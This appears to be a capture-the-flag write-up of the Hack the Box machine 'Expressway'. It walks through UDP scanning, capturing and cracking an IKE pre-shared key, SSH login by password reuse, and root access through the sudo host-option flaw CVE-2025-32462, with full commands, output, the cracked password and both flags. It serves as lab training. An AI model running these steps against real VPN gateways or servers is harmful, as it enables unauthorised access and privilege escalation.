Dear all,
Today we are exploring the machine "Expressway" from Hack the Box. It's a Linux machince rated Easy.
Enumeration - Port Scanning
The temporary IP of the target that I got is 10.129.8.248, so first things first, we will run a nmap port scan on TCP ports:
# Nmap 7.98 scan initiated Tue Mar  3 11:18:29 2026 as: /usr/lib/nmap/nmap --privileged -sT -T4 -p- -v -oA nmap/tcp_scan 10.129.8.248
Nmap scan report for 10.129.8.248
Host is up (0.063s latency).
Not shown: 65464 closed tcp ports (conn-refused), 70 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
Read data files from: /usr/share/nmap
# Nmap done at Tue Mar  3 11:18:50 2026 -- 1 IP address (1 host up) scanned in 21.42 seconds
Only one TCP port is open, and that's SSH (22/TCP), so there's nothing more to do here.
Let's use nmap to check UDP ports also:
# Nmap 7.98 scan initiated Tue Mar  3 11:24:05 2026 as: /usr/lib/nmap/nmap --privileged -sU -v -oA nmap/udp_scan --max-retries=0 --open 10.129.8.248
Nmap scan report for 10.129.8.248
Host is up (0.057s latency).
Not shown: 991 open|filtered udp ports (no-response), 8 closed udp ports (port-unreach)
PORT    STATE SERVICE
500/udp open  isakmp

Read data files from: /usr/share/nmap
# Nmap done at Tue Mar  3 11:24:09 2026 -- 1 IP address (1 host up) scanned in 3.49 seconds
We have one more port open and that's 500/UDP. Most of the time, that's an IPsec port that is used for the Internet Key Exchange protocol, also known as IKE.
Let's enumerate this port further, using the common flags -sC which is for default scripts and -sV to enumerate versions.
# Nmap 7.98 scan initiated Tue Mar  3 11:24:48 2026 as: /usr/lib/nmap/nmap --privileged -sU -sC -sV -p 500 -oA udp_services -v 10.129.8.248
Nmap scan report for 10.129.8.248
Host is up (0.056s latency).
PORT    STATE SERVICE VERSION
500/udp open  isakmp?
| ike-version:
|   attributes:
|     XAUTH
|_    Dead Peer Detection v1.0
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Mar  3 11:26:50 2026 -- 1 IP address (1 host up) scanned in 122.06 seconds
We confirm that the port is used for key exchange as we have some information about the ike-version. Let's proceed with that.
IPsec tunnel Enumeration
We will use one tool called ike-scan to gather more information about this service through the handshake.
┌──(kali㉿kali)-[~/htb/lvl0/expressway]
└─$ ike-scan -M --aggressive 10.129.8.248
Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.129.8.248    Aggressive Mode Handshake returned
        HDR=(CKY-R=3b2b282745c41b31)
        SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)
        KeyExchange(128 bytes)
        Nonce(32 bytes)
        ID(Type=ID_USER_FQDN, Value=ike@expressway.htb)
        VID=09002689dfd6b712 (XAUTH)
        VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
        Hash(20 bytes)

Ending ike-scan 1.9.6: 1 hosts scanned in 0.070 seconds (14.24 hosts/sec).  1 returned handshake; 0 returned notify
Now we have some additional information. First of all, we have an email, possibly also a username, ike@expressway.htb and we also have the domain expressway.htb. Also, we know that they are using 3DES+SHA1 and the authentication is performed with the use of a PSK (Pre-Shared Key).
Let's modify the /etc/hosts as shown below, so we don't need to remember the IP of the virtual machine, only the domain:
┌──(kali㉿kali)-[~/htb/lvl0/expressway]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
# htb hosts
10.129.8.248    expressway.htb
Now, we can try to perform a new request and capture the handshake using the new information that we got. We use the option --pskcrack to save the captured data in our working current directory and the --id, based on the ID user that we got.
┌──(kali㉿kali)-[~/htb/lvl0/expressway]
└─$ ike-scan -M --aggressive --pskcrack=./capture.psk --id=ike@expressway.htb expressway.htb
Starting ike-scan 1.9.6 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
10.129.238.52   Aggressive Mode Handshake returned
        HDR=(CKY-R=1de5743be01820eb)
        SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)
        KeyExchange(128 bytes)
        Nonce(32 bytes)
        ID(Type=ID_USER_FQDN, Value=ike@expressway.htb)
        VID=09002689dfd6b712 (XAUTH)
        VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
        Hash(20 bytes)

Ending ike-scan 1.9.6: 1 hosts scanned in 0.100 seconds (9.98 hosts/sec).  1 returned handshake; 0 returned notify

┌──(kali㉿kali)-[~/htb/lvl0/expressway]
└─$ cat capture.psk
5f2bd976363de41be03a7404b974b992bd83f1ccba0332d956ed37eabe0eea600ad5826b35f73121cfcf50e7bd60a8cbf7e7187fe8df12a6b8e3352a5eb6d55a5390631bdd5ecb6e9296148181e0768931e6a4...
Now, it's a good time to use another tool that helps with cracking PSKs, and that's psk-crack.
Writer's note: The tools psk-crack and ike-scan, are pre-installed in the Kali OS, you don't have to do something beforehand.
We are going to use one of the largest known wordlists, and that's the rockyou.txt list, to crack the password. This may take some time, so patience is required.
┌──(kali㉿kali)-[~/htb/lvl0/expressway]
└─$ psk-crack -v -d /home/kali/SecLists/Passwords/Common-Credentials/rockyou.txt capture.psk

Starting psk-crack [ike-scan 1.9.6] (http://www.nta-monitor.com/tools/ike-scan/)

Loaded 1 PSK entries from capture.psk

Running in dictionary cracking mode
key "freakingrockstarontheroad" matches SHA1 hash 60d287b9cf318e06f832b53ebacf4f5f8389fd3d
Ending psk-crack: 8045039 iterations in 5.295 seconds (1519367.83 iterations/sec)
So, now we have a password, the question is: what can we do with it? Here, another common problem in the IT world comes into play: password reuse. Many users, including administrators, are using the same password to connect to different systems. That's a problem that exists in most enterprises.
Here we can identify this problem, by using what we know so far, and trying to connect to the server using ssh.
┌──(kali㉿kali)-[~/htb/lvl0/expressway]
└─$ ssh ike@expressway.htb
ike@expressway.htb's password:
Last login: Wed Sep 17 12:19:40 BST 2025 from 10.10.14.64 on ssh
Last login: Wed Mar 4 20:39:29 2026 from 10.10.15.231
ike@expressway:~$
And it worked. Using the password from before, we got access on the machine.
From User to Root
Now that we have basic access to the server, let's get the user flag and explore.
First things first, on our new shell, we can explore the home directory of the user ike, and that's how we can obtain the first flag of the machine.
ike@expressway:~$ ls -lah
total 32K
drwx------ 4 ike  ike  4.0K Sep 16 10:23 .
drwxr-xr-x 3 root root 4.0K Aug 14  2025 ..
lrwxrwxrwx 1 root root    9 Aug 29  2025 .bash_history -> /dev/null
-rw-r--r-- 1 ike  ike   220 May 18  2025 .bash_logout
-rw-r--r-- 1 ike  ike  3.5K Aug 28  2025 .bashrc
drwxr-xr-x 3 ike  ike  4.0K Aug 28  2025 .local
-rw-r--r-- 1 ike  ike   807 May 18  2025 .profile
drwx------ 2 ike  ike  4.0K Sep 16 10:21 .ssh
-rw-r----- 1 root ike    33 Mar  4 19:00 user.txt
ike@expressway:~$ cat user.txt
24a57ac86966977de6514241c9e6989f
Next, we can collect additional information by running some basic commands on the server.
ike@expressway:~$ id
uid=1001(ike) gid=1001(ike) groups=1001(ike),13(proxy)
ike@expressway:~$ uname -a
Linux expressway.htb 6.16.7+deb14-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.16.7-1 (2025-09-11) x86_64 GNU/Linux
ike@expressway:~$ sudo -l
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:
    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.
For security reasons, the password you type will not be visible.
Password:
Sorry, user ike may not run sudo on expressway.
Valuable information from the above commands:
- The user is not included in the
sudogroup and it doesn't have permission to runsudowithout password anywhere. - We know the kernel release and version of the server, so we can search for known vulnerabilities and exploits.
One more thing that I like to do before I start poking around is to check the version of the sudo binary.
ike@expressway:~$ sudo --version
Sudo version 1.9.17
Sudoers policy plugin version 1.9.17
Sudoers file grammar version 50
Sudoers I/O plugin version 1.9.17
Sudoers audit plugin version 1.9.17
This isn't a really old version of the executable, but if you search online, you will find that at the end of the year 2025, a CVE was published for sudo and this version is affected. I am talking about the CVE-2025-32462. The description of the CVE:

Writer's note: If you want to know more about that vulnerability you can read the Deep Dive: CVE-2025–32462.
So, my first thought is to check if there is another host on the server, that I could use and exploit this vulnerability. Checking the /etc/hosts file, I didn't have any luck.
ike@expressway:/var/log$ cat /etc/hosts
127.0.0.1       localhost expressway
127.0.1.1       expressway.htb
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
Then my second thought was to search the logs using a regex for subdomains, and it was a hit.
Two new subdomains were found, offramp.expressway.htb and test.expressway.htb.
ike@expressway:/var/log$ grep -Rao '[a-zA-Z0-9._-]*\.expressway\.htb' . 2>/dev/null
/var/log/squid/access.log.1:offramp.expressway.htb
/var/log/journal/9ed2dac665ae44278f3345a4f81a7920/user-1001@960d7e706d8a4c10b7bfd234743bd1f8-00000000000b04df-00063d8171d77fb7.journal:offramp.expressway.htb
/var/log/journal/9ed2dac665ae44278f3345a4f81a7920/user-1001.journal:test.expressway.htb
/var/log/journal/9ed2dac665ae44278f3345a4f81a7920/user-1001.journal:offramp.expressway.htb
Then, knowing the right syntax for this exploit, which is sudo -h <host> <command> I try an id command to see if I will get the id of the root, and it works!
ike@expressway:/var/log$ sudo -h offramp.expressway.htb /bin/id
uid=0(root) gid=0(root) groups=0(root)
Getting the root flag
From here, I don't have to search further. My next step is to spawn a bash shell where it will be owned by the root, and that way I will be able to access /root and get the flag, as we can see below:
ike@expressway:/var/log$ sudo -h offramp.expressway.htb /bin/bash
root@expressway:/var/log# id
uid=0(root) gid=0(root) groups=0(root)
root@expressway:/var/log# cd ~
root@expressway:~# ls -lah
total 44K
drwx------  6 root root 4.0K Mar  4 19:00 .
drwxr-xr-x 18 root root 4.0K Sep 16 16:02 ..
lrwxrwxrwx  1 root root    9 Aug 29  2025 .bash_history -> /dev/null
-rw-r--r--  1 root root  571 Apr 10  2021 .bashrc
drwx------  3 root root 4.0K Sep 16 16:02 .config
drwx------  3 root root 4.0K Sep 16 16:02 .gnupg
-rw-------  1 root root   20 Sep 16 15:51 .lesshst
drwxr-xr-x  3 root root 4.0K Sep 16 16:02 .local
lrwxrwxrwx  1 root root    9 Sep 16 10:24 .mariadb_history -> /dev/null
-rw-r--r--  1 root root  132 May 12  2025 .profile
-rw-r-----  1 root root   33 Mar  4 19:00 root.txt
-rw-r--r--  1 root root   66 May 23  2025 .selected_editor
drwx------  2 root root 4.0K Sep 16 16:02 .ssh
root@expressway:~# cat root.txt
405075b562d1ef0f50849c64d41c9f8b
Conclusion
Overall, it was a fun and easy box. I particularly liked the IPsec enumeration and the things that I learned from it. The path to the root flag was straightforward.